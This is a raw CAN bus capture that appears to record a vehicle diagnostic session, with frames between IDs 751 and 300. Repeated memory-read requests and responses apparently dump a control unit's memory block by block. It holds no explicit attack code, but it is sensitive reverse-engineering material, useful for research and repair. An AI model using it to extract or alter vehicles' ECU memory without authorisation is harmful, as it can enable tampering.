430.12 300 23 00 00 FF 00 FF 33 00
430.14 300 14 00 00 01 20
430.14 751 B5
430.24 751 1A 00 05 23 FF 40 D0 C0
430.25 300 BB
430.27 300 25 00 41 63 FF FF 0A 80
430.29 300 26 00 FF 00 FF 00 00 01
430.31 300 27 00 00 00 01 AB 00 00
430.33 300 28 EA 60 00 00 00 00 00
430.35 300 29 00 00 00 00 01 01 FF
430.37 300 2A 00 01 00 00 00 00 00
430.39 300 0B FF 01 00 00 00 00 00
430.39 751 BC
430.40 751 A3
430.41 300 A1 0F 8A FF 4A FF
430.43 300 2C 00 FF 00 00 00 00 00
430.45 300 2D 00 00 00 00 00 00 00
430.47 300 1E 00 00 00 00
430.47 751 BF
430.57 751 1B 00 05 23 FF 40 D1 00
430.58 300 BC
430.60 300 2F 00 41 63 00 00 00 00
430.62 300 20 00 00 00 00 00 00 00
430.64 300 21 00 54 00 00 02 B2 FB
430.66 300 22 02 02 00 07 05 10 0C
430.68 300 23 37 25 00 00 00 48 00
430.70 300 24 00 00 D3 1D 00 35 26
430.72 300 05 00 35 00 85 85 00 00
430.72 751 B6
430.74 300 26 00 00 00 00 00 01 01
430.76 300 27 08 11 10 3A 41 2A 01
430.78 300 18 00 FF D5 88
430.78 751 B9
430.88 751 1C 00 05 23 FF 40 D1 40
430.89 300 BD
430.91 300 29 00 41 63 00 00 00 00
430.93 300 2A 08 DA 00 00 00 00 00
430.95 300 2B 00 00 00 FF FF 33 00
430.97 300 2C 00 00 06 00 00 27 00
430.99 300 2D 00 02 02 FF FF 00 03
431.01 300 2E 00 00 00 00 00 12 00
431.03 300 0F 00 00 00 00 00 AA 55
431.03 751 B0
431.05 300 20 AA 55 01 01 01 00 70
431.07 300 21 00 00 00 00 00 00 00
431.09 300 12 FF CC 00 00
431.09 751 B3
431.19 751 1D 00 05 23 FF 40 D1 80
431.20 300 BE
431.22 300 23 00 41 63 00 00 30 00
431.24 300 24 00 00 00 00 00 00 00
431.26 300 25 00 00 00 01 00 00 01
431.28 300 26 00 00 00 00 00 00 01
431.30 300 27 00 00 00 00 00 00 00
431.31 751 A3
431.32 300 A1 0F 8A FF 4A FF
431.34 300 28 00 00 00 00 FF 00 01
431.36 300 09 00 00 00 00 00 00 00
431.36 751 BA
431.38 300 2A 00 00 00 00 00 00 00
431.40 300 2B 00 88 00 00 01 00 00
431.42 300 1C 00 00 00 00
431.42 751 BD
431.52 751 1E 00 05 23 FF 40 D1 C0
431.53 300 BF
431.55 300 2D 00 41 63 00 00 00 00
431.57 300 2E 00 16 00 00 00 00 00
431.59 300 2F 01 01 00 00 33 00 00
431.61 300 20 00 06 00 01 01 01 01
431.63 300 21 01 01 01 00 01 00 FF
431.65 300 22 B1 32 00 00 00 00 00
431.67 300 03 00 54 00 00 02 B2 FB
431.67 751 B4
431.69 300 24 02 02 00 07 05 10 0C
431.71 300 25 37 26 00 00 00 08 DA
431.73 300 16 48 00 00 00
431.73 751 B7
431.83 751 1F 00 05 23 FF 40 D2 00
431.84 300 B0
431.86 300 27 00 41 63 D3 2C 80 00
431.88 300 28 26 00 35 00 86 85 00
431.90 300 29 00 00 00 00 00 00 00
431.92 300 2A 00 01 01 00 01 00 00
431.94 300 2B 64 00 64 00 FF D1 71
431.96 300 2C 00 FF D1 7A 01 00 00
431.98 300 0D 64 00 64 00 FF D1 71
431.98 751 BE
432.00 300 2E 00 FF D1 B7 01 00 00
432.02 300 2F 63 00 64 00 FF D1 71
432.04 300 10 00 FF D1 90
432.04 751 B1
432.14 751 10 00 05 23 FF 40 D2 40
432.15 300 B1
432.17 300 21 00 41 63 00 00 00 64
432.19 300 22 00 64 00 FF D1 71 00
432.21 300 23 FF D1 7B 00 00 00 00
432.22 751 A3
432.23 300 A1 0F 8A FF 4A FF
432.25 300 24 00 64 00 FF D1 71 00
432.27 300 25 FF D1 91 00 00 00 00
432.29 300 26 00 32 00 FF D1 71 00
432.31 300 07 FF D1 98 01 00 00 31
432.31 751 B8
432.33 300 28 00 32 00 FF D1 71 00
432.35 300 29 FF D1 7E 00 00 00 5E
432.37 300 1A 00 64 00 FF
432.37 751 BB
432.47 751 11 00 05 23 FF 40 D2 80
432.48 300 B2
432.50 300 2B 00 41 63 D1 71 00 FF
432.52 300 2C D1 A5 00 00 00 00 00
432.54 300 2D 64 00 FF D1 71 00 FF
432.56 300 2E D1 CB 00 00 00 5C 00
432.58 300 2F 64 00 FF D1 71 00 FF
```

```
432.60 300 20 D1 D1 00 00 01 B8 01
432.62 300 01 F4 00 FF D1 71 00 FF
432.62 751 B2
432.64 300 22 D1 D4 01 00 17 67 17
432.66 300 23 70 00 FF D2 14 00 FF
432.68 300 14 D1 73 00 00
432.68 751 B5
432.78 751 12 00 05 23 FF 40 D2 C0
432.79 300 B3
432.81 300 25 00 41 63 00 3C 00 3C
432.83 300 26 00 FF D1 CC 00 FF D2
432.85 300 27 10 00 00 01 DB 01 F4
432.87 300 28 00 FF D1 71 00 FF D1
432.89 300 29 DC 00 00 03 E7 03 E8
432.91 300 2A 00 FF C8 A8 00 FF C8
432.93 300 0B A7 00 00 00 00 00 32
432.93 751 BC
432.95 300 2C 00 FF D1 71 00 FF D1
432.97 300 2D D8 00 00 00 00 00 64
432.99 300 1E 00 FF D1 71
432.99 751 BF
433.09 751 13 00 05 23 FF 40 D3 00
433.10 300 B4
433.12 300 2F 00 41 63 00 FF D1 D7
433.13 751 A3
433.14 300 A1 0F 8A FF 4A FF
433.16 300 20 00 00 00 00 00 32 00
433.18 300 21 FF D1 71 00 FF D1 D5
433.20 300 22 00 00 00 00 00 32 00
433.22 300 23 FF D1 71 00 FF D1 D6
433.24 300 24 00 00 00 00 01 F4 00
433.26 300 05 FF D1 71 00 FF D1 D9
433.26 751 B6
433.28 300 26 00 00 00 00 00 64 00
433.30 300 27 FF D1 71 00 FF D1 DA
433.32 300 18 01 00 8E 00
433.32 751 B9
433.42 751 14 00 05 23 FF 40 D3 40
433.43 300 B5
433.45 300 29 00 41 63 00 FF D5 8C
433.47 300 2A 00 00 00 10 C6 79 00
433.49 300 2B 00 00 00 00 00 00 00
433.51 300 2C 00 00 00 00 00 00 01
433.53 300 2D 00 00 00 00 00 00 00
433.55 300 2E 00 00 00 00 00 00 00
433.57 300 0F 00 00 00 00 00 00 00
433.57 751 B0
433.59 300 20 01 FF 00 00 00 00 00
433.61 300 21 00 00 00 FF FF FF 00
433.63 300 12 FF FF FF FF
433.63 751 B3
433.74 751 15 00 05 23 FF 40 D3 80
433.74 300 B6
433.76 300 23 00 41 63 FF 00 00 00
433.78 300 24 00 00 00 00 00 00 00
433.80 300 25 01 00 73 00 FF D5 9A
433.82 300 26 00 FF C9 52 00 03 A6
433.84 300 27 C8 00 03 AA B8 00 03
433.86 300 28 AE 62 00 03 AE 8A 00
433.88 300 09 03 AE 92 00 03 AE 92
433.88 751 BA
433.90 300 2A 80 FF 00 00 00 00 00
433.92 300 2B 00 0A 00 00 00 00 00
433.94 300 1C 00 00 00 00
433.94 751 BD
434.04 751 A3
434.05 300 A1 0F 8A FF 4A FF
434.05 751 16 00 05 23 FF 40 D3 C0
434.07 300 B7
434.09 300 2D 00 41 63 00 00 00 FF
434.11 300 2E 02 1F 00 00 00 00 00
434.13 300 2F 00 01 00 00 FF D5 AA
434.15 300 20 00 FF D6 B4 00 FF D6
434.17 300 21 BC 00 FF D6 CC 00 FF
434.19 300 22 D6 D4 00 FF D6 D6 00
434.21 300 03 FF D6 DE 00 FF D6 EC
434.21 751 B4
434.23 300 24 00 FF D6 F4 00 FF D6
434.25 300 25 F8 00 84 0A 00 04 01
434.27 300 16 01 00 00 00
434.27 751 B7
434.37 751 17 00 05 23 FF 40 D4 00
434.38 300 B8
434.40 300 27 00 41 63 44 80 00 00
434.42 300 28 00 00 00 00 00 00 00
434.44 300 29 00 00 16 00 00 00 00
434.46 300 2A 00 00 08 FF FF FF FF
434.48 300 2B 10 FF FF FF 20 FF FF
434.50 300 2C FF 30 FF FF FE 80 FF
434.52 300 0D FF FE 90 FF FF FE A0
434.52 751 BE
434.54 300 2E FF FF FF 16 FF FF FF
434.56 300 2F 26 FF FF FF 36 FF FF
434.58 300 10 FE 86 FF FF
434.58 751 B1
434.68 751 18 00 05 23 FF 40 D4 40
434.69 300 B9
434.71 300 21 00 41 63 FE 96 FF FF
434.73 300 22 FE A6 00 C8 00 00 00
434.75 300 23 5E 00 EC 25 00 00 5C
434.77 300 24 00 97 01 C6 01 01 01
434.79 300 25 FF 00 85 00 01 00 16
434.81 300 26 7F F7 01 00 0C 00 00
434.83 300 07 B2 00 60 00 02 00 00
434.83 751 B8
434.85 300 28 00 00 00 00 00 00 00
434.87 300 29 00 00 00 00 00 00 00
434.89 300 1A 00 AF 00 00
434.89 751 BB
434.95 751 A3
434.96 300 A1 0F 8A FF 4A FF
434.99 751 19 00 05 23 FF 40 D4 80
435.00 300 BA
435.02 300 2B 00 41 63 0D 34 00 00
435.04 300 2C 00 00 00 00 00 64 FF
435.06 300 2D FF 00 64 00 64 00 00
435.08 300 2E 00 00 00 00 00 00 00
435.10 300 2F 00 00 00 00 00 00 00
435.12 300 20 00 00 00 01 01 01 00
435.14 300 01 00 00 00 00 01 E7 BA
435.14 751 B2
435.16 300 22 01 00 03 64 00 00 00
435.18 300 23 BD 00 00 00 00 03 20
435.20 300 14 00 00 00 00
435.20 751 B5
435.30 751 1A 00 05 23 FF 40 D4 C0
435.31 300 BB
435.33 300 25 00 41 63 00 64 00 00
435.35 300 26 00 00 00 00 00 00 00
435.37 300 27 00 01 01 03 20 00 00
435.39 300 28 00 00 03 16 03 16 01
435.41 300 29 01 00 00 18 B0 00 00
435.43 300 2A 18 B0 FF FF FF FF FF
435.45 300 0B FF FF FF 00 00 00 00
435.45 751 BC
435.47 300 2C 00 00 00 00 00 00 00
435.49 300 2D 00 00 00 00 00 00 00
435.51 300 1E 00 00 00 00
435.51 751 BF
435.61 751 1B 00 05 23 FF 40 D5 00
435.62 300 BC
435.64 300 2F 00 41 63 00 00 00 00
435.66 300 20 00 00 00 00 00 00 00
435.68 300 21 00 00 00 00 00 00 00
435.70 300 22 18 F0 00 00 18 F0 00
435.72 300 23 00 00 00 00 00 00 00
435.74 300 24 00 00 00 00 00 00 00
435.76 300 05 00 00 00 00 00 00 00
435.76 751 B6
435.78 300 26 00 00 00 00 00 00 00
435.80 300 27 00 00 00 00 00 00 00
435.82 300 18 00 00 00 01
435.82 751 B9
435.86 751 A3
435.86 300 A1 0F 8A FF 4A FF
435.92 751 1C 00 05 23 FF 40 D5 40
435.93 300 BD
435.95 300 29 00 41 63 00 35 00 35
435.97 300 2A 00 00 00 00 0B B4 00
435.99 300 2B 00 0B B4 00 00 0B B4
436.01 300 2C 00 00 0C 74 00 00 0C
436.03 300 2D 74 00 00 0C 74 00 00
436.05 300 2E 0C 74 00 00 0C 74 00
436.07 300 0F 00 0C 74 00 00 0C 75
436.07 751 B0
436.09 300 20 00 00 0C 75 00 00 0C
436.11 300 21 75 00 00 0C 71 01 01
436.13 300 12 00 00 0D 35
436.13 751 B3
436.23 751 1D 00 05 23 FF 40 D5 80
436.24 300 BE
436.26 300 23 00 41 63 FF 30 8D F3
436.28 300 24 DC F7 F8 27 10 00 00
436.30 300 25 05 00 1A FD CE FF E5
436.32 300 26 02 31 00 00 00 05 46
436.34 300 27 00 00 04 15 FF EE 7B
436.36 300 28 FE F0 0C 37 2B CD 07
436.38 300 09 D7 05 10 00 00 0D 36
436.38 751 BA
436.40 300 2A 00 00 00 00 00 00 00
436.42 300 2B 64 FF FF 00 64 00 64
436.44 300 1C 00 00 00 00
436.44 751 BD
436.54 751 1E 00 05 23 FF 40 D5 C0
436.55 300 BF
436.57 300 2D 00 41 63 00 00 00 00
436.59 300 2E 00 00 00 00 00 00 00
436.61 300 2F 00 00 00 00 01 01 01
436.63 300 20 00 00 00 00 00 01 EA
436.65 300 21 12 01 00 03 64 00 00
436.67 300 22 00 BD 00 00 00 00 03
436.69 300 03 20 00 00 00 00 00 64
436.69 751 B4
436.71 300 24 00 00 00 00 00 00 00
436.73 300 25 00 00 00 01 01 03 20
436.75 300 16 00 00 00 00
436.75 751 B7
436.76 751 A3
436.77 300 A1 0F 8A FF 4A FF
436.85 751 1F 00 05 23 FF 40 D6 00
436.86 300 B0
436.88 300 27 00 41 63 03 16 03 16
436.90 300 28 01 01 00 00 18 B0 00
436.92 300 29 00 18 B0 FF FF FF FF
436.94 300 2A FF FF FF FF 00 00 00
436.96 300 2B 00 00 00 00 00 00 00
436.98 300 2C 00 00 00 00 00 00 00
437.00 300 0D 00 00 00 00 00 00 00
437.00 751 BE
437.02 300 2E 00 00 00 00 00 00 00
437.04 300 2F 00 00 00 00 00 00 00
437.06 300 10 00 00 18 F2
437.06 751 B1
437.16 751 10 00 05 23 FF 40 D6 40
437.17 300 B1
437.19 300 21 00 41 63 00 00 18 F3
437.21 300 22 00 00 00 00 00 00 00
437.23 300 23 00 00 00 00 00 00 00
437.25 300 24 00 00 00 00 00 00 00
437.27 300 25 00 00 00 00 00 00 00
437.29 300 26 00 00 00 00 00 00 00
437.31 300 07 00 00 00 00 01 00 35
437.31 751 B8
437.33 300 28 00 35 00 00 00 00 0B
437.35 300 29 B4 00 00 0B B4 00 00
437.37 300 1A 0B B4 00 00
437.37 751 BB
437.47 751 11 00 05 23 FF 40 D6 80
437.48 300 B2
437.50 300 2B 00 41 63 0C 76 00 00
437.52 300 2C 0C 76 00 00 0C 76 00
437.54 300 2D 00 0C 76 00 00 0C 76
437.56 300 2E 00 00 0C 76 00 00 0C
437.58 300 2F 75 00 00 0C 75 00 00
437.60 300 20 0C 75 00 00 0C 71 01
437.62 300 01 01 00 00 0D 37 FF 3C
437.62 751 B2
437.64 300 22 8D F3 DC F7 F8 27 82
437.66 300 23 B4 4B F2 7D 4B B4 0D
437.67 751 A3
437.68 300 A1 0F 8A FF 4A FF
437.70 300 14 00 04 16 FF
437.70 751 B5
437.80 751 12 00 05 23 FF 40 D6 C0
437.81 300 B3
437.83 300 25 00 41 63 EE 7B FE F0
437.85 300 26 0C 37 2C CD 07 D7 05
437.87 300 27 10 4A 59 24 4D B5 A6
437.89 300 28 DB B2 F7 3D EE CF F7
437.91 300 29 B7 FB 6F FF 7F 00 1A
437.93 300 2A FD CE FF E5 02 31 00
437.95 300 0B 00 00 05 46 00 46 03
437.95 751 BC
437.97 300 2C 46 05 B9 FC B9 FA 10
437.99 300 2D 00 00 05 10 05 10 05
438.01 300 1E EF FA EF FA
438.01 751 BF
438.11 751 13 00 05 23 FF 40 D7 00
438.12 300 B4
438.14 300 2F 00 41 63 AA AA AA AA
438.16 300 20 AA AA AA AA AA AA AA
438.18 300 21 AA AA AA AA AA AA AA
438.20 300 22 AA AA AA AA AA AA AA
438.22 300 23 AA AA AA AA AA AA AA
438.24 300 24 AA AA AA AA AA AA AA
438.26 300 05 AA AA AA AA AA AA AA
438.26 751 B6
438.28 300 26 AA AA AA AA AA AA AA
438.30 300 27 AA AA AA AA AA AA AA
438.32 300 18 AA AA AA AA
438.32 751 B9
438.42 751 14 00 05 23 FF 40 D7 40
438.43 300 B5
438.45 300 29 00 41 63 AA AA AA AA
438.47 300 2A AA AA AA AA AA AA AA
438.49 300 2B AA AA AA AA AA AA AA
438.51 300 2C AA AA AA AA AA AA AA
438.53 300 2D AA AA AA AA AA AA AA
438.55 300 2E AA AA AA AA AA AA AA
438.57 300 0F AA AA AA AA AA AA AA
438.57 751 B0
438.58 751 A3
438.59 300 A1 0F 8A FF 4A FF
438.61 300 20 AA AA AA AA AA AA AA
438.63 300 21 AA AA AA AA AA AA AA
438.65 300 12 AA AA AA AA
438.65 751 B3
438.75 751 15 00 05 23 FF 40 D7 80
438.76 300 B6
438.78 300 23 00 41 63 AA AA AA AA
438.80 300 24 AA AA AA AA AA AA AA
438.82 300 25 AA AA AA AA AA AA AA
438.84 300 26 00 46 00 00 00 03 71
438.86 300 27 F8 00 03 00 02 D1 36
438.88 300 28 00 00 01 91 00 A4 00
438.90 300 09 C1 00 FF 00 C6 00 00
438.90 751 BA
438.92 300 2A 00 03 00 03 00 02 D0
438.94 300 2B 9A 00 FF CA 58 00 FF
438.96 300 1C CA 60 00 46
438.96 751 BD
439.06 751 16 00 05 23 FF 40 D7 C0
439.07 300 B7
439.09 300 2D 00 41 63 00 46 00 00
439.11 300 2E 00 03 00 46 00 00 00
439.13 300 2F 03 71 F8 00 03 00 02
439.15 300 20 D1 36 00 00 00 46 00
439.17 300 21 00 00 03 71 F8 14 03
439.19 300 22 00 02 D1 36 00 00 01
439.21 300 03 91 00 A4 00 C1 00 FF
439.21 751 B4
439.23 300 24 00 C6 00 00 00 46 00
439.25 300 25 00 00 03 71 F8 00 46
439.27 300 16 00 00 00 03
439.27 751 B7
```

```
439.37  751  17 00 05 23 FF 40 D8 00
439.38  300  B8
439.40  300  27 00 41 63 71 F8 00 FF
439.42  300  28 D4 14 00 FF CD 70 00
439.44  300  29 FF CD 70 00 00 00 04
439.46  300  2A 00 02 DE 9E 00 FF 00
439.48  300  2B 46 00 00 00 03 71 F8
439.49  751  A3
439.50  300  A1 0F 8A FF 4A FF
439.52  300  2C FF 03 00 46 00 00 00
439.54  300  0D 03 71 F8 00 03 00 02
439.54  751  BE
439.56  300  2E D1 36 00 00 01 91 00
439.58  300  2F FF D4 14 FF FF FF 90
439.60  300  10 00 FF 00 07
439.60  751  B1
439.70  751  18 00 05 23 FF 40 D8 40
439.71  300  B9
439.73  300  21 00 41 63 00 FF CD 16
439.75  300  22 00 02 DE 9E 00 FF 00
439.77  300  23 00 00 FF D4 14 00 FF
439.79  300  24 00 04 00 FF 00 46 00
439.81  300  25 00 00 03 71 F8 FF 03
439.83  300  26 00 02 D1 36 00 00 01
439.85  300  07 91 00 A4 00 C1 00 FF
439.85  751  B8
439.87  300  28 00 C6 00 00 00 03 FF
439.89  300  29 03 00 02 D0 9A 00 FF
439.91  300  1A CA 58 00 FF
439.91  751  BB
440.01  751  19 00 05 23 FF 40 D8 80
440.02  300  BA
440.04  300  2B 00 41 63 D1 36 00 00
440.06  300  2C 01 91 00 A4 00 C1 00
440.08  300  2D FF 00 C6 00 00 00 03
440.10  300  2E C7 03 00 02 D0 9A 00
440.12  300  2F FF CA 58 00 FF CA 60
440.14  300  20 00 00 00 03 C7 E2 00
440.16  300  01 02 CC C0 00 FF 00 FF
440.16  751  B2
440.18  300  22 00 40 00 FF C8 58 00
440.20  300  23 00 00 40 00 FF C7 E5
440.22  300  14 00 FF D8 80
440.22  751  B5
440.32  751  1A 00 05 23 FF 40 D8 C0
440.33  300  BB
440.35  300  25 00 41 63 00 03 6D 6E
440.37  300  26 00 00 00 C0 00 03 0E
440.39  300  27 52 00 00 00 40 00 FF
440.40  751  A3
440.41  300  A1 0F 8A FF 4A FF
440.43  300  28 00 00 00 FF C7 E5 00
440.45  300  29 FF C7 DE 00 FF C7 E2
440.47  300  2A 00 FF 00 05 00 02 71
440.49  300  0B F4 00 FF CA CD 00 FF
440.49  751  BC
440.51  300  2C CC DD 00 03 00 00 00
440.53  300  2D 03 E9 36 00 FF 00 00
440.55  300  1E 00 03 03 E2
440.55  751  BF
440.65  751  1B 00 05 23 FF 40 D9 00
440.66  300  BC
440.68  300  2F 00 41 63 AA AA AA AA
440.70  300  20 AA AA AA AA AA AA AA
440.72  300  21 AA AA AA AA AA AA AA
440.74  300  22 AA AA AA AA AA AA AA
440.76  300  23 AA AA AA AA AA AA AA
440.78  300  24 AA AA AA AA AA AA AA
440.80  300  05 AA AA AA AA AA AA AA
440.80  751  B6
440.82  300  26 AA AA AA AA AA AA AA
440.84  300  27 AA AA AA AA AA AA AA
440.86  300  18 AA AA AA AA
440.86  751  B9
440.96  751  1C 00 05 23 FF 40 D9 40
440.97  300  BD
440.99  300  29 00 41 63 AA AA AA AA
441.01  300  2A AA AA AA AA AA AA AA
441.03  300  2B AA AA AA AA AA AA AA
441.05  300  2C AA AA AA AA AA AA AA
441.07  300  2D AA AA AA AA AA AA AA
441.09  300  2E AA AA AA AA AA AA AA
441.11  300  0F AA AA AA AA AA AA AA
441.11  751  B0
441.13  300  20 AA AA AA AA AA AA AA
441.15  300  21 AA AA AA AA AA AA AA
441.17  300  12 AA AA AA AA
441.17  751  B3
441.27  751  1D 00 05 23 FF 40 D9 80
441.28  300  BE
441.30  300  23 00 41 63 AA AA AA AA
441.31  751  A3
441.32  300  A1 0F 8A FF 4A FF
441.34  300  24 AA AA AA AA AA AA AA
441.36  300  25 AA AA AA AA AA AA AA
441.38  300  26 AA AA AA AA AA AA AA
441.40  300  27 AA AA AA AA AA AA AA
441.42  300  28 AA AA AA AA AA AA AA
441.44  300  09 AA AA AA AA AA AA AA
441.44  751  BA
441.46  300  2A AA AA AA AA AA AA AA
441.48  300  2B AA AA AA AA AA AA AA
441.50  300  1C AA AA AA AA
441.50  751  BD
441.60  751  1E 00 05 23 FF 40 D9 C0
441.61  300  BF
441.63  300  2D 00 41 63 AA AA AA AA
441.65  300  2E AA AA AA AA AA AA AA
441.67  300  2F AA AA AA AA AA AA AA
441.69  300  20 AA AA AA AA AA AA AA
441.71  300  21 AA AA AA AA AA AA AA
441.73  300  22 AA AA AA AA AA AA AA
441.75  300  03 AA AA AA AA AA AA AA
441.75  751  B4
441.77  300  24 AA AA AA AA AA AA AA
441.79  300  25 AA AA AA AA AA AA AA
441.81  300  16 00 46 00 00
441.81  751  B7
441.91  751  1F 00 05 23 FF 40 DA 00
441.92  300  B0
441.94  300  27 00 41 63 00 03 00 46
441.96  300  28 00 00 00 03 71 F8 00
441.98  300  29 03 00 02 D1 36 00 00
442.00  300  2A 01 91 00 A4 00 C1 00
442.02  300  2B FF 00 46 00 00 00 03
442.04  300  2C 71 F8 00 03 00 02 D1
442.06  300  0D 36 00 00 01 91 CE 0E
442.06  751  BE
442.08  300  2E 00 46 00 00 00 03 71
442.10  300  2F F8 00 03 00 02 D1 36
442.12  300  10 00 00 01 91
442.12  751  B1
442.22  751  A3
442.22  300  A1 0F 8A FF 4A FF
442.22  751  10 00 05 23 FF 40 DA 40
442.24  300  B1
442.26  300  21 00 41 63 00 A4 00 C1
442.28  300  22 00 FF 00 C6 00 00 00
442.30  300  23 03 00 03 00 02 D0 9A
442.32  300  24 00 FF CA 58 00 FF CA
442.34  300  25 60 00 00 00 03 00 04
442.36  300  26 00 02 1A 96 00 02 D4
442.38  300  07 66 F8 DB CD 70 00 03
442.38  751  B8
442.40  300  28 20 E0 00 00 01 00 00
442.42  300  29 00 00 00 7C 7C 00 03
442.44  300  1A 3B DA 04 00
442.44  751  BB
442.54  751  11 00 05 23 FF 40 DA 80
442.55  300  B2
442.57  300  2B 00 41 63 00 34 CD 00
442.59  300  2C 01 00 8B 08 01 00 00
442.61  300  2D 00 00 05 00 00 00 01
442.63  300  2E 00 00 00 02 00 00 00
442.65  300  2F 01 00 00 00 11 00 02
442.67  300  20 CE 0E 00 FF CD 62 00
442.69  300  01 00 00 07 00 FF C7 E2
442.69  751  B2
442.71  300  22 00 FF 00 00 00 02 00
442.73  300  23 FF CB DA 00 FF CB EE
442.75  300  14 00 00 00 02
442.75  751  B5
442.85  751  12 00 05 23 FF 40 DA C0
442.86  300  B3
442.88  300  25 00 41 63 00 00 00 12
442.90  300  26 00 FF 00 00 00 02 E3
442.92  300  27 92 00 FF CD B5 00 FF
442.94  300  28 DB 00 00 03 00 00 00
442.96  300  29 02 E5 AC 00 03 6B 5C
442.98  300  2A 00 FF CD AE 00 FF DB
443.00  300  0B 24 00 03 00 00 00 00
443.00  751  BC
443.02  300  2C 00 12 00 FF 00 00 00
443.04  300  2D FF CD AE 00 FF FF 00
443.06  300  1E 00 FF DB 1E
443.06  751  BF
443.12  751  A3
443.13  300  A1 0F 8A FF 4A FF
443.16  751  13 00 05 23 FF 40 DB 00
443.17  300  B4
443.19  300  2F 00 41 63 DB 24 00 03
443.21  300  20 00 00 00 00 00 16 00
443.23  300  21 02 DE 9E 00 FF CD AE
443.25  300  22 00 02 F4 24 00 FF CD
443.27  300  23 AE 00 FF FF 01 78 78
443.29  300  24 00 03 43 F2 7E 56 FF
443.31  300  05 1F F4 FE 41 FF EE 5B
443.31  751  B6
443.33  300  26 FE B9 FD CF DB AF B3
443.35  300  27 77 7B 9B 5F DD DD F7
443.37  300  18 7F FF BF FF
443.37  751  B9
443.47  751  14 00 05 23 FF 40 DB 40
443.48  300  B5
443.50  300  29 00 41 63 DE F8 F3 BE
443.52  300  2A AD F7 D7 6B FF C0 F3
443.54  300  2B FC FF AF DC CF FE AF
443.56  300  2C C7 FB DE AF FE F7 3F
443.58  300  2D EF 97 BD FB DB ED FD
443.60  300  2E C9 FD AB FE 5E D7 FB
443.62  300  0F B7 A7 3B FB 1F 1B 5A
443.62  751  B0
443.64  300  20 B1 7F FF F7 AF BA F5
443.66  300  21 AD E7 EF F6 EF 6D 7F
443.68  300  12 F7 7F FA D5
443.68  751  B3
443.78  751  15 00 05 23 FF 40 DB 80
443.79  300  B6
443.81  300  23 00 41 63 9F 3E 76 3A
443.83  300  24 B3 FE DF FF 79 BF AD
443.85  300  25 6E D9 A7 7B FC FE 9F
443.87  300  26 FA FD AE EF 7A FB CF
443.89  300  27 F7 FF 9B BD BF EF DE
443.91  300  28 DF 76 7F 3D 9B CC BF
443.93  300  09 F8 7D 91 5B 3F D7 FF
443.93  751  BA
443.95  300  2A 4E FF FF FF 66 DF BF
443.97  300  2B CB FF FB EF 5F ED FE
443.99  300  1C FC FF DF E7
443.99  751  BD
444.03  751  A3
444.03  300  A1 0F 8A FF 4A FF
444.09  751  16 00 05 23 FF 40 DB C0
444.10  300  B7
444.12  300  2D 00 41 63 57 FB E3 B9
444.14  300  2E BC CF C3 FF CD EC A7
444.16  300  2F F7 9F 87 67 E4 F2 F7
444.18  300  20 A4 FF BF BF EE 3A 7F
444.20  300  21 FF D7 7F F5 FE FF 7F
444.22  300  22 FB BC 98 9F F7 F7 7F
444.24  300  03 FD BF DB F3 35 F7 FB
444.24  751  B4
444.26  300  24 7F 9F EF 9E 7F AF EF
444.28  300  25 FF BF D7 FF FD F7 DF
444.30  300  16 FF FF 5F BF
444.30  751  B7
444.40  751  17 00 05 23 FF 40 DC 00
444.41  300  B8
444.43  300  27 00 41 63 07 FF 66 2F
444.45  300  28 69 CF 7F ED 77 7B F9
444.47  300  29 77 D9 FE 77 F9 DD FD
444.49  300  2A CF EF 79 D7 FF EF 7F
444.51  300  2B FF F7 F1 BE F9 FB F7
444.53  300  2C E3 B9 94 F3 BE 4D E7
444.55  300  0D 06 53 D5 DA A5 9A A5
444.55  751  BE
444.57  300  2E F6 6B FF FF FF FF FF
444.59  300  2F 43 F3 EF F9 96 DF FF
444.61  300  10 D7 FD F5 E3
444.61  751  B1
444.71  751  18 00 05 23 FF 40 DC 40
444.72  300  B9
444.74  300  21 00 41 63 5F FB 7B FF
444.76  300  22 76 BF 37 BB 7F 0D 2D
444.78  300  23 6D FD 4D B4 F5 5A F7
444.80  300  24 DD B7 FC 7D FC DD FF
444.82  300  25 FF FF FE FA 5E FF FF
444.84  300  26 EE DF 6E BD 07 7E E3
444.86  300  07 F5 7F FC B3 7E FF 5E
444.86  751  B8
444.88  300  28 AC E7 FB 3F 7F FF 57
444.90  300  29 FF EE DF F3 EE FD F7
444.92  300  1A 33 7E 3B FB
444.92  751  BB
444.93  751  A3
444.94  300  A1 0F 8A FF 4A FF
445.02  751  19 00 05 23 FF 40 DC 80
445.03  300  BA
445.05  300  2B 00 41 63 F3 E9 EF FE
445.07  300  2C 5C DD 79 CF 47 F5 19
445.09  300  2D E5 EA BE F7 D6 FF E7
445.11  300  2E FC 7C B5 B2 FF 7E F7
445.13  300  2F FC ED 9F 7E FF FC 7E
445.15  300  20 F8 FB 7E FB DB 55 98
445.17  300  01 F6 3A EE ED EE FB B3
445.17  751  B2
445.19  300  22 73 BC BA DF FE F4 FD
445.21  300  23 FF 7F BB 76 7F 8B FE
445.23  300  14 FF BF E3 7F
445.23  751  B5
445.33  751  1A 00 05 23 FF 40 DC C0
445.34  300  BB
445.36  300  25 00 41 63 EF 3F F5 ED
445.38  300  26 FB 99 57 EF 37 B5 DF
445.40  300  27 E7 BF DD B2 6B FE FB
445.42  300  28 EF DD FB BD 7F AB 7D
445.44  300  29 B5 9B DF EF DE E2 DB
445.46  300  2A FF FF EB AF FA B3 F3
445.48  300  0B DF 9A 3F EF 93 A7 EA
445.48  751  BC
445.50  300  2C FD BE AF 7F 7F 3B FF
445.52  300  2D FD F3 DE BB FD 7D F6
445.54  300  1E F7 EF 3E FF
445.54  751  BF
445.64  751  1B 00 05 23 FF 40 DD 00
445.65  300  BC
445.67  300  2F 00 41 63 AE DC F5 9F
445.69  300  20 97 C8 F7 F9 FD 7D BD
445.71  300  21 7D B3 61 9B F9 EB F7
445.73  300  22 FF FE E6 EF 3D FF BB
445.75  300  23 F7 FF FF 8F 7F DF FB
445.77  300  24 74 4F AE FF 9F E3 6D
445.79  300  05 16 F9 D7 FE FD 73 BD
445.79  751  B6
445.81  300  26 9F B7 BD BF BF EF FF
445.83  300  27 6F F7 CF EF FD BE FD
445.84  751  A3
445.85  300  A1 0F 8A FF 4A FF
445.87  300  18 A7 F7 FB 6D
445.87  751  B9
445.97  751  1C 00 05 23 FF 40 DD 40
445.98  300  BD
446.00  300  29 00 41 63 BC 6C EF 9E
446.02  300  2A DD DB FF DF 5D B0 7F
446.04  300  2B 7B FF 77 BC 6B E7 FA
```

```
446.06 300 2C BD BF F7 F6 E9 BF 7F
446.08 300 2D FD FD DF FF FF FF FD
446.10 300 2E EF F5 A9 FF 6F EC EF
446.12 300 0F 76 D7 FF 5E 76 EB 7F
